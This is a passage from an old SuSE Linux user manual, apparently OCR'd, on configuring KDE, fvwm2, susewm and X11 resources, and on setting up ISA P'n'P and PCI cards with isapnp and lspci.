


Figure 9.8: The kdm property dialog

incorporate applications. These might be programs such as klipper (this allows you to have a number of buffers for cut and paste) or korn, which shows you how many are in a specific mail file. These applications are then run within the KPanel and are thus – this is important – visible on all desktops.

Another of KDE's programs, the kdisplay, is shown in Figure 9.9 on the following page.

Of course, we cannot list each and every KDE application in this manual. One of KDE's aims is to make the machine more usable and user-friendly. Please look around at the various applications that come with KDE yourself.

Help is available with most of KDE's applications. You may reach kdehelp by clicking onto the background with the right mouse button.

But keep in mind that some of the KDE packages are still considered alpha versions. This, in particular, means that they could unstable, might crash or other strange things may happen. This is usually no longer the case, however. Because of the complexity of KDE and its rapid pace of development, these packages




Figure 9.9: Setting up your display with kdisplay

are not yet included in our installation support. We try to provide you with as much KDE information as we can in our Support DataBase; see section 1.4.1 page 7. There are a couple of mailing lists available from the KDE WWW site (`http://www.kde.org`). Here, you will find information on many topics as well as the latest release of KDE and its applications.

Finally we should point out that we have specially adapted KDE packages that may be downloaded from our FTP site:
`ftp://ftp.suse.com/pub/SuSE-Linux/suse_update/KDE`

These packages can be installed conveniently using YaST. Please look at the README files located at this same URL.

9.3 The fvwm2 Window Manager

General

Now we want to tell you more about Fvwm2 (**`fvwm2`**), a window manager that quickly became *the* window manager for Linux and XFree86.

Fvwm2[5] is the successor to the old fvwm1. It needs much more memory than the older version but provides lots of new functionalities and configuration options.

Besides the usual functions for managing windows and the look and feel of the buttons and desktop, it now provides background menus and modular applications which can be loaded at runtime. These features provide interesting functions, such as a button bar.

More information about functions, starting, and configuring fvwm2 and its modules is in the corresponding manual pages:

- manpage for **`fvwm2`** (**`man fvwm2`**)
- manpage for **`FvwmAudio`** (**`man FvwmAudio`**)
- manpage for **`FvwmButtons`** (**`man FvwmButtons`**), etc.

or in `/usr/share/doc/packages/fvwm` which is automatically installed when installing the fvwm package. Look at these documents first for any questions you may have.

> **Note**
>
> As the original packages of both fvwm and fvwm2 use the same source for their manpages, a special procedure is required to view them. You can read the manpages for fvwm2 as usual with the man command. The manpages of fvwm (version 1) and fvwm95 have been relocated to different directories on SuSE Linux.

To read a fvwm (version 1) manpage, use the command fvwmman. For example:

```
fvwmman FvwmButtons
```

To read a Fvwm95 manpage, use the command fvwm95man. For example:

```
fvwm95man FvwmButtons
```

Then you will get access to the manpage for FvwmButtons of the corresponding package. You can also view the manpages of the different window managers right from the '`Work menu`'. You can find these *special* manpages (if available) in the menu '`Window Manager`', submenu '`manpages`'.

If you don't want to start from scratch, you may generate a configuration "frame" with susewm and then tailor it to your needs. susewm is described in Section 9.5 page 295.

Configuring fvwm2

fvwm2 is configured via two files:

- A system-wide configuration file (`.fvwm2rc` in `/usr/X11R6/lib/X11/fvwm2`) which should be available at any time

[5] In SuSE Linux, fvwm2 is in package `fvwm`, series `xwm`. The previous version, fvwm, is in package `fvwm1`, series `xwm`.

- A user-specific file (`~/.fvwm2rc` in the home directory of the user) which is not really necessary (but recommended)

The package susewm, described later, ensures the existence of a system-wide configuration file for fvwm2.

fvwm2 reads these configuration files at startup.[6] First, fvwm2 tries to read the user's configuration file. If this doesn't exist, it reads the system-wide file.

All fvwm2 modules read this file too, but they use only the commands that apply to themselves.

It is recommended that every user create their own configuration file, which they can change and adapt to their personal needs.

> **Note**
> After changing configuration files, the window manager has to be restarted for these changes to take effect.

To restart fvwm, there is a menu entry supplied with the pre-installed SuSE Linux configuration in the '`Work menu`' called '`Window Manager`'. You could also restart the X server with startx from the command line. It is also possible to restart the window manager from within an xterm or a text console. Just enter:

```
newbie@earth: > killall -10 fvwm2
```

To change the configuration interactively, fvwm provides FvwmConfig. This tool, however, offers only very limited configuration capabilities since modifications cannot be saved. In addition, there are also the modules FvmSave and FvwmSaveDesk which can, in fact, save the actual state of the window manager. However, their files cannot be read automatically the next time the system starts. If you're interested, please read the manpages for these modules.

9.4 Fvwm2 Settings

General

We now delve deeper into your personal Fvwm2 configuration file. If you didn't yet have one, you can use susewm to create a window manager configuration file, as described in Section 9.5.1 page 296. Besides the file created by susewm, you may also use the configuration file provided by the authors of fvwm2. This may be found in `/usr/share/doc/packages/fvwm/system.fvwm2rc`.

Now start up your favorite editor and load the file `~/.fvwm2rc`. We will have a look at some of the options.

[6] In general, the window manager is started either from `/usr/X11R6/lib/X11/xinit/xinitrc` or from the user's private configuration file `~/.xinitrc`. The environment variable `WINDOWMANAGER` should be set to the full pathname of the corresponding window manager.

What happens when fvwm2 starts?

Scroll through the text until you reach the following comment:

```
#########################################################
#                                                       #
#   initialization function head                        #
#   common to all wms                                   #
#                                                       #
#########################################################
```

File contents 9.4.1: **`InitFunction`** in `~/.fvwm2rc`

Beneath this is a list of programs which are run when fvwm2 is *restarted*. Here, the banner FvwmBanner is loaded, a couple of xterms and an xpmroot are launched. xpmroot puts images onto your root windows. For this purpose you can use any program that is capable of writing in the root window (such as xli, xv).

Here is an example using xv:

```
+  "I"  Exec xv -quit -root -owncmap -maxpect ~/pics/bild13.gif
```

You would also place this background picture command among the sections which are executed with the restart of fvwm2, e. g., within Restart Function. This is located in:

```
#########################################################
#                                                       #
#   restart function                                    #
#   common to all wms                                   #
#                                                       #
#########################################################
```

File contents 9.4.2: **`RestartFunction`** in `~/.fvwm2rc`

Often, the two sections, **`InitFunction`** and **`RestartFunction`**, look the same, since they both deal with starting the window manager. In **`RestartFunction`**, you do not normally include fvwm's banner.

Newer versions of fvwm (Fvwm, Fvwm2, Fvwm95, Bowman and AfterStep in SuSE Linux 5.0 and later) have an additional **`ExitFunction`** besides **`InitFunction`** and **`RestartFunction`**. This function enables you to set programs that have to be started *before* the window manager is launched, or *before* you exit the window manager. In this way you can remove a background picture before restarting – then the window manager sets a new one.

Colors and fonts

The settings for colors and fonts can be found in the file 9.4.3 on the following page.

Here, you can do whatever you like. Select the colors you like best. You can use any color installed. Which colors are installed depends mostly on your graphics card and the color depth. Press the right mouse button in the root menu and

```
###############################################################
#                                                             #
#   colors and fonts                                          #
#                                                             #
###############################################################
```

File contents 9.4.3: Color and font settings in `~/.fvwm2rc`

go to the item ‘`System Tools`’. Here, change to ‘`Information`’. Right at the end, you should see an icon, ‘`XColors`’. Start it and it will show you all the colors known to your system. All names of these colors can be found in `/usr/X11R6/lib/X11/rgb.txt`.

A few of the commands in this section resemble the following one:

```
WindowFont  -misc-fixed-bold-r-normal-*-13-*-75-75-c-80-iso8859-1
```

This is the systematic description of a font in X11. Every font is classified in this style. It would lead far beyond the scope of this book to explain everything contained in this description.

The fonts reside in `/usr/X11R6/lib/X11/fonts/misc`. In this directory, there is the file `fonts.alias` which contains all font aliases for this font directory. To make life easier, here are a couple of the most well-known *aliases*.

```
variable  -*-helvetica-bold-r-normal-*-*-120-*-*-*-*-iso8859-1
5x7       -misc-fixed-medium-r-normal--7-70-75-75-c-50-iso8859-1
```

It’s much easier to remember these names. . . `:-)`

Icons

Icons are specified using the **`Style`** command:

```
#
# others
#

Style  "xterm"          Icon Terminal.xpm
Style  "xosview"        NoTitle, Sticky
Style  "xosview"        UsePPosition
```

File contents 9.4.4: Icons for specific windows

Here, you can assign icons to the corresponding applications. You only have to be sure that these icons are in the **`IconPath`** (which is set almost at the beginning of `~/.fvwm2rc`). In principle, you can use any icon located in `/usr/X11R6/include/X11/3dpixmaps/` as well. This is only one example. There are many more sources for pixmaps. All icons not in **`IconPath`** need to be specified with their absolute path name.

Let’s assume you want to assign a ghost icon to ghostview. Look in the directory mentioned above and you will see the icon `ghostbusters.xpm`. Just insert the following line:

```
Style   "ghostview"   Icon ghostbusters.xpm
```

That's it. You can give icons to almost all applications in the same way. Most applications already have default icons. Anyway, you have to know the name of the application,[7] since an "xTerm" instead of "xterm" would simply not work. The name of a specific window can be identified from the '`Work menu`' by selecting '`Window Manager`', '`Modules`', '`Ident`' (Program name FvwmIdent) and then clicking on the relevant window.

Cursor

Even the shape and color of the mouse cursor can be set. Here, you have the tool xsetroot (which can be used to set the root window as well in a rather simple way). It is started with:

```
newbie@earth: > xsetroot -cursor <bitmapfile>
```

Here, **`bitmapfile`** stands for any bitmap file. The bitmaps are located in `/usr/X11R6/include/X11/bitmaps/` by default. Select a suitable one or create your own, for example, with bitmap.

Focus

An extremely popular feature of the Fvwm window manager family is that you can influence the behavior of the windows by changing the active window while the system is running. You can change the focus and raising policy of the windows in the configuration file.

With *focus*, we define the properties of the window manager which assigns the actual entries and mouse clicks to a certain window. Basically, there are 3 options:

- You have to click on a window first before you can, for example, enter text from the keyboard to the process running in the window. This behavior is called *Click to focus*. It is a widely-used standard, also to be found in Windows and OS/2.
- You point with the mouse cursor on a certain window and the window automatically becomes focused. This reaction is called *Focus follows mouse*. If the mouse pointer leaves the window, the focus also leaves the window, even if the cursor is located over the background or on another window.
- A more advanced version is the *Sloppy Focus* behavior, which can be configured with Fvwm2 and Fvwm95. In this case, the focus shows the same behavior as *Focus follows mouse*, but with the exception that the focus stays with the focused window as long as you do not focus on another window. The focus even stays with the highlighted window if you move the mouse cursor over the background.

With Fvwm2, you can set the focus behavior individually for every single window. Like many other settings, the configuration of the focus is made with a **`Style`** command:

[7] To be precise, the exact name.

```
Style "*" ClickToFocus
```

This adjusts the focus, setting **ClickToFocus** for all windows. The same may be done for the settings **SloppyFocus** and **FocusFollowsMouse**, the latter being the default of Fvwm2.

9.4.1 Autoraise

Autoraising of windows is an interesting feature. Normally, the windows keep their position while the focus changes until you click onto the title bar. Autoraise raises the focused windows to the top of the stack. This only makes sense when used together with **FocusFollowsMouse** or **SloppyFocus**. There is no effect if you use **SloppyFocus**.

To activate AutoRaising, either start the Fvwm module AutoRaising from the menu '`Window Manager`', '`Modules`', '`AutoRaise On/Off`', or, to install it permanently, insert an entry into Fvwm's configuration file, `~/.fvwm2rc`, into the functions **InitFunction** and **RestartFunction**:

```
Function InitFunction
  +     "I"   Module  FvwmAuto 200

Function RestartFunction
  +     "I"   Module  FvwmAuto 200
```

The value `200` sets the delay to 200 milliseconds, before a window is popped to the foreground. If you don't have a delay set, every touch of a window leads to a "movement" of windows which will result in permanent flicker.

9.5 Configuring the Window Manager Using susewm

What is susewm?

susewm simplifies configuration for the supported window manager (Fvwm, Fvwm2, Fvwm95, Bowman, AfterStep (**afterstep**), Ctwm, Mwm[8], and kwm).[9]

Since fvwm, bowman, afterstep, fvwm2 and fvwm95 are mainly based on the same window manager, where fvwm2 is the descendant of fvwm, these five window managers are configured practically in the same way and supply almost identical features.

On the other hand, there are considerable differences in configuring these window managers. To let the user have the benefit of all the common tasks of these window managers without having to maintain five different configuration files, susewm combines their configuration using an abstract macro language.

susewm can also configure the totally different window managers ctwm, mwm and kwm. However, this only covers the automatically generated menu entries (more in the sections below).

Differences between these single window managers can be taken into consideration using window manager specific statements.

One of the most refined features susewm offers is that it creates menus and supported modules, depending on what software packages are installed. There are no menu entries for packages which are not installed. If you select a menu item, you can be sure that the corresponding program is installed and can be launched.

Here are some more features of susewm:

- configuration of eight window managers: Fvwm, Fvwm2, Fvwm95, Bowman, afterstep, ctwm, mwm and kwm
- a central library for all window managers—unified macros for different configuration files
- additive configuration files for individual window managers, taking specific features and peculiarities of these into consideration
- loading of additional source files[10] on your system via `/etc/rc.config`, for automatic configuration
- ability to reference source files for a specific user in their $HOME directory during automatic configuration

[8] MWM is part of the commercial **Metrolink Motif** or **Metrolink Motif Runtime Libraries** respectively.

[9] The pseudo-window manager CDEsim (**cdesim**) should be excluded here. More information can be found in package `cdesim`, series `xwm`, in the directory `/usr/share/doc/packages/cdesim`.

[10] In general, source files are window manager configuration files. To use them with susewm, files in susewm format are preferred.

- creation of user-specific configuration files that preserve almost any changes that have been made to older configuration files
- unified commands for all eight window managers
- integrates widely used commercial applications, which are not part of SuSE Linux, into window manager menus
- switches between supported window managers without having to change startup scripts such as `~/.xinitrc`, as long as the window manager allows this

9.5.1 Adding Entries to the Menu

If you want to add entries inside the SuSE menu, you must create some files as shown in File 9.5.1.

```
Name=Printer
Comment=Show all printers
Exec=klp
MiniIcon=printer.xpm
Icon=printer.xpm
Type=Application
```

File contents 9.5.1: `.lnk` File of SuSEwm for menu entries

Here the entries for **`Name[...]`** and **`Exec`** are especially important. All other entries are optional. If you enter **`Type=TEXT`**, each program will run in a terminal.

For the entry to be created, you must run the file as follows: `<package>.<bin>.lnk`; here, <package> stands for the RPM package name in which the corresponding program is contained. If you have not installed the program through an RPM package you can, for example, enter <susewm>. For <bin> you can enter any abbreviation, e.g. the name of the program to be carried out. You should also end the file name with `.lnk`. This file must now be moved to a directory under `/etc/X11/susewm/AddEntrys`. Depending on which directory you save this file in, the entry will be shown in the corresponding submenu.

How to use susewm

susewm is used in two different circumstances:

- You don't have a configuration file of your own yet but want to adapt your desktop accordingly.
- You already have a configuration file, but software has been installed using YaST and the menus are no longer up to date.

Here, the following is assumed to be installed:

- Your Linux system and the X Window System XFree86 are installed, configured properly and running.
- You use the fvwm2 window manager (which is the default with SuSE Linux), but perhaps have another supported window manager installed.
- susewm is installed on your system with standard settings.
- You are logged in as a normal user, for example as the sample user defined with the standard installation of YaST, but not as `'root'`.
- You have set the language to `English`. The same conditions apply for German menus.

This is how it is done. If you click on the root window (which actually is the "background") with your left mouse button, a menu appears. This is called the '`Work menu`'. Here, the most often used programs needed for your work are listed (this will depend on the individual user).

The last entry on this menu ('`Window Manager`') contains a submenu with selections concerning functions and configurations of the window manager currently running. If you want to configure another window manager, just switch to it first, using the menu item '`Other window managers`'.

From the '`Window Manager`' submenu, click on '`Configuration`'. In this submenu you will find several choices in each of four menu sections:

- The choices of the first menu section are for reading the documentation on susewm. There you will find details not covered in this section.
- The choices of the second menu section allow you to change the configuration file of your PC with an ☞*editor*.
- The choices of the third menu section help in creating a user-specific configuration file in the language you choose.

The breakdown of the '`Work menu`' for fvwm2 can be seen in Figure 9.10 on the following page.

If you choose to build a configuration file (from the third menu section), a window with mksusewmrc appears (this program is a part of susewm). Just read the text and press the appropriate buttons when asked.

That's it. Now you can change and edit your freshly created configuration file in your $HOME directory. susewm will take over almost everything to the new configuration file.

Note

If you want to change the settings of the desktops *even slightly*, you have to create a configuration file of your own first. How to do this has been explained above. Only then can you change the file. If you plan to write a *completely different* configuration file, don't use susewm.




Figure 9.10: Menus for window manager configuration

An example

A colored desktop is nice, but what's the use if the hardware (memory, processor, hard disk) is not fast enough? It's not the purpose of a window manager to use up all the resources for animating icons and other baubles. Here is a hint about what to do if you think that your machine is too slow when you start up fvwm95 or fvwm2: most problems are due to the hundreds of icons that are loaded. There are three possibilities:

- De-install the package `3dpixms` and also package `3dpixm` if you don't want to have the big icons either.
- In the YaST menu '`System administration`', submenu '`Change configuration file`' set the variable **`SUSEWM_XPM=no`**, which results in the same effect as mentioned above. If you have changed the variable directly in the file `/etc/rc.config`, please don't forget after doing so to start SuSEconfig.
- Remove the icons from the configuration file.

The first way is quite simple. Just start YaST and uninstall the packages mentioned. YaST, in conjunction with susewm, will ensure that the system-wide window manager configuration file is modified. If you have a user-specific configuration file, you have to modify it explicitly, using an appropriate selection from the window manager menu as described in this section above.

The second way needs no further explanation.

The third way: let susewm create a configuration file for you as described above. Then remove all references to loading icons.

```
AddToMenu thiswmpopup "Fvwm2"   Title

+ "Other windowmanagers%small.warning_3d.xpm%" Popup otherwmpopup
+ "Configuration%small.checklist2_3d.xpm%"      Popup susewmpopup
+ ""                                            Nop
+ "Fvwm2 Restartt%small.restart_suse_3d.xpm%"   Restart fvwm2
+ "Exit Fvwm2 and%small.exit.xpm%"         Function QuitSave

# end popup thiswmpopup
```

File contents 9.5.2: `.fvwm2rc` with icons for menu entries

```
AddToMenu thiswmpopup "Fvwm2"   Title

+ "Other window manager" Popup otherwmpopup
+ "Configuration"         Popup susewmpopup
+ ""                      Nop
+ "Fvwm2 Restart"        Restart fvwm2
+ "Exit Fvwm2 and X"   Function QuitSave

# end popup thiswmpopup
```

File contents 9.5.3: `.fvwm2rc` without icons for menu entries

Now fvwm95 or fvwm2 should start even faster. And, as mentioned before, all personal changes you have applied to your configuration file should remain, even if you invoke susewm a second time.

9.6 Customizing Your Configuration

As promised above, we are now going to tailor the look and functions of your personal desktop—why buy something predefined if we can tailor it ourselves?

First, some general information about configuring the desktop—there are two places where you can make adjustments:

- the pre-settings for the applications of the X Window System
- the window manager configuration file(s), as already mentioned in Section 9.4 page 290

X11 Application Defaults

Global settings

Almost every application under X11 has its own default configuration. This configuration will be copied to `/usr/X11R6/lib/X11/app-defaults`[11] at installation. Here files such as `Xarchie` can be found. As the name already tells us, this must be the main configuration file for the application xarchie. Take a look at this file (e. g., with **`less Xarchie`**). Here, you will find the following lines:

```
Xarchie.color*background:  powder blue
```

Don't worry about the sometimes cryptic names; you don't have to understand them right now. Every program under X11 is built out of "Widgets".[12] Here, there is a *main widget*, which is the root window (it is called first). All other programs are *child widgets* of this parent widget (more or less). That means that every child widget has got exactly *one* parent widget and one or more *child widgets*. Each of these widgets can be addressed with a unique name.

Windows and widgets should not be confused. A scrollbar, e. g., is a window of its own (a window which lacks any decoration). A widget can contain a scrollbar, a text field and other attributes.

This leads to the conclusion that any window and its resources can be addressed by a unique name. For our example, this means:

- The first word up to the first dot (`Xarchie`) is the name of the top-level widget of the xarchie program (it is the *convention* to write names of application defaults beginning with an uppercase letter).
- After the dot, there is a `'color'`. This, of course, is the color. But which color?
- Then there is a `'.'`. This dot could have been an asterisk (`'*'`) as well.
  - A `'.'` means that this is a direct hierarchy.
  - A `'*'` is a wild card. It indicates that between those two windows one or more additional windows may be found.
- The word "background" now shows us which color is going to be set. Here you can enter a defined color.

User-specific settings

So that every user may make specific settings, there is a `~/.Xresources` file located in the `HOME` directory. The `'.'` at the beginning means that this is a hidden file.

In this file, all user-specific settings are made. For example, you can now define that every window should have a yellow background, except the root window, which should be red.

[11] It is quite helpful to assign an alias to such an abstruse and long name.
[12] Think of a "Widget" as a sort of "brick"; the word is made from "windows" and "gadget".

Returning to the example given above, this means that you can overwrite system-wide settings (`app-defaults` files) with those in your `~/.Xresources` file. So, if you set the following in your `~/.Xresources` file:

```
Xarchie.color*background: gold
```

the application xarchie will be started with a gold background.

You can change not only colors but almost any decoration or setting for your windows. A useful program in this context is editres ("editres" stands for EDitRESources). This little tool lets you see all the resources of a given program and allows you to change them at runtime (so you can see what you've done).

Here are some examples of what you can set:

```
Xarchie.color*background:               powder blue
Xarchie.color*SimpleMenu*background:    wheat
Xarchie.color*Command*background:       wheat
Xarchie.color*MenuButton*background:    wheat
Xarchie.color*Text*background:          wheat
```

Setting start parameters

There is a third way to influence the application. You can give parameters to it at runtime. You can even enter these parameters in your window manager's configuration file if you start them from there.

For example, you can explicitly launch a program with another font and background color (bg = background, fg = foreground):

```
xterm -bg darkblue -fg white
```

You get a blue xterm with white letters.

How do the configuration possibilities work?

Principally, the system-wide settings are set at the start of the X Window System. The settings themselves are administered by the X server in the X Resource Database, xrdb. If you want the changed settings to become effective system-wide, it is necessary to edit the resource files manually.

The various settings for applications are handled in the following order during the build-up of an interim X server Resource Database, when the X server starts:

Hierarchy of configurations

- First,all system-wide settings are read from `/usr/X11R6/lib/X11/app-defaults`
- If you have special settings in your `~/.Xresources` file, these will overwrite the settings above.
- If you start an application with certain parameters, these settings overwrite the last one. They have the highest priority.

Tip

In case these explicit changes have no influence on the behavior of the application, it often helps to vary capitalization of the respective widget name.

Part V

Linux and Hardware

10 Linux and Hardware

10.1 Preliminary Notes

It is now possible to integrate almost all hardware components into a Linux system with little (or more) trouble. How this is achieved in individual cases and which software is available, is the subject of this chapter. For problems involving *printing*, see Chapter 12 page 345, for problems concerning *faxing* see Section 6.10 page 200 and for using *ISDN devices*, see Section 6.2 page 167. *PCMCIA hardware* is described in Chapter 11 page 329.

10.2 Cards

In a standard PC, normally either ISA ("Industry Standard Architecture") or PCI ("Peripheral Component Interconnect") bus-based cards are used.

The AGP ("Accelerated Graphics Port") is an exception to this, as devices on this port are also visible on the PCI bus. They are treated logically in exactly the same way as PCI bus cards. – PCMCIA bus cards are found above all in portable computers, such as laptops and notebooks. These cards are described in Chapter 11 page 329.

10.2.1 ISA and PCI Cards

We shall now take a closer look at ISA and PCI bus cards. The configuration of these cards will then be explained using sound cards as an example.

ISA cards

The ISA card is the oldest form of PC-compatible card. The bus is 8 or 16 bits wide, and has a maximum frequency of 8 MHz. Many mainboards provide the option of increasing the frequency of the ISA bus – but this often leads to problems. ISA bus cards can be divided into three categories:

Legacy cards: These cards must be configured entirely by hand. Resources such as I/O addresses, interrupts and DMA channels must be set yourself through jumpers or microswitches on the cards themselves. You must also ensure that resources such as IRQ or DMA channels are not used by two or even more cards simultaneously. Therefore the configuration of such cards often turns out to be somewhat difficult.

Jumperless cards: Jumperless cards, compared to the first generation of ISA cards, have the advantage that the setting of resources is no longer made via jumpers, but via a special configuration program. These programs, however, are usually only available for DOS, and can thus not be used in Linux.

P'n'P cards: Plug and Play cards are the logical progression from jumperless cards. These cards contain data on their configuration and a list of possible configurations. A special program or a driver can now query the P'n'P cards in the system and configure all cards so they do not conflict with each other.

If a card has not been configured, then in practice it is not available to the system. To configure P'n'P cards in Linux, the package `isapnp` from the series series ap is used. This package contains the two programs, pnpdump and isapnp.

How are P'n'P cards activated with isapnp tools?

Proceed as follows:

- Change to the user `'root'`.
- If the file `isapnp.conf` already exists in the directory `/etc`, you should first make a backup copy, by changing its name.

  earth:/ # **mv /etc/isapnp.conf /etc/isapnp.conf.bak**
- By entering

  earth:/ # **pnpdump -c > /etc/isapnp.conf**,

  you will create the file `/etc/isapnp.conf`. The parameter **-c** ensures that pnpdump prepares the output file in such a way that the P'n'P devices are activated immediately.
- If you enter

  earth:/ # **isapnp /etc/isapnp.conf**,

  the P'n'P cards in your computer will be activated. – In SuSE Linux this is activated automatically each time the system is booted.

Possible sources of error

Symptom: **pnpdump** gives the output: `"No boards found"`. It may also be the case that one or more of the installed ISA P'n'P cards cannot be recognized.

Possible Explanations:

- There are no P'n'P cards installed on your system: check which cards are installed on your system and read the documentation about them. If necessary, ask the dealer from whom you bought your computer which cards are installed on it.
- The card(s) is/are defective: check if the cards are correctly positioned in the slots. See if the cards work correctly under a different operating system.

- There are certain cards which can either be run as ISA P'n'P cards, or which can be allocated fixed resources, for example: (Example: a number of 10 MBit NE2000 ISA ethernet cards). Usually you can switch between the two modes using a DOS program. Depending on the configuration of such cards, these do not appear in the output of **pnpdump**.
- There are a few ISA P'n'P cards which will not work together with other ISA P'n'P cards in the same system. In such cases only one of the cards is visible in the output of pnpdump. It is possible that one of the cards can be configured so that it is no longer driven as an ISA P'n'P card (for example, with a jumper directly on the card so that it uses fixed resources).
- There seem to be (in very few cases) cards which perform a reset after pnpdump is run. If this involves a SCSI card, for example a controller on which the root partition is dependent, this can cause the computer to hang. If this problem occurs then you must try and configure the card in such a way that it no longer functions as an ISA P'n'P card. Or you can do away with initializing the card in Linux completely, and boot the system with the help of loadlin; in this case the card is already initialized.

Symptom: When running the command isapnp or when booting, you will see an error message like this:

```
* LD setting failed, this may not be a problem.
* Try adding (VERIFYLD N) to the top of your script
*
* Error occurred requested 'LD2' on or around line 319
* --- further action aborted
```

Solution: Follow the advice of the error message, and at the beginning of the file `/etc/isapnp.conf`, insert the line

```
(VERIFYLD N)
```

that is:

```
# [...]
# (DEBUG)
(VERIFYLD N)
(READPORT 0x0203)
(ISOLATE)
(IDENTIFY *)
# [...]
```

Symptom: When running the command isapnp or when booting, you will see an error message like this:

```
[...]
/etc/isapnp.conf:66 --
  Fatal - resource conflict allocating 16 bytes
  of IO at 220 (see /etc/isapnp.conf)
/etc/isapnp.conf:66 -- Fatal - IO range check
  attempted while device activated
/etc/isapnp.conf:66 -- Fatal - Error occurred
  executing request '<IORESCHECK> ' --- further
  action aborted
```

Solution: You probably have a conflict between the values selected in the file `/etc/isapnp.conf` and those resources already being used in your system. You should compare your `/etc/isapnp.conf` with the information on the resources in question, which can be found in `/proc`; this should not be necessary if you allow pnpdump to undertake this allocation itself, by using the option **`-c`**.

Caution

In many cases difficulties can arise if, in the setup of the computer, the automatic configuration of ISA P'n'P resources is switched on through the BIOS. You should switch this off if this is the case. Since the configuration is performed by means of pnpdump/isapnp, this setup option is not necessary.

In case of problems which go deeper than this, you should consult the extensive documentation on the package `isapnp`. This can be found on your system in the directory `/usr/share/doc/packages/isapnp`. At the end of this subsection we will take a closer look at configuring a P'n'P card, using the example of a sound card.

PCI cards

PCI bus cards normally don't need to be configured at all by the user. The agreement on the PCI bus standard was an attempt to remove many restrictions of the old bus system. In this respect, a sensible automatic configuration of the cards was planned. Each PCI card is activated by the computer's BIOS when booting. In many cases you can influence the distribution of the interrupts through settings in the computer BIOS. When Linux starts, it reads the configuration of the PCI devices directly from the PCI BIOS, and from this point onwards, uses this data for all information about the PCI subsystem.

With the command

```
earth:/ # lspci -tv
```

you can be shown a list of all the devices on the PCI bus recognized by Linux; see output 10.2.1.

```
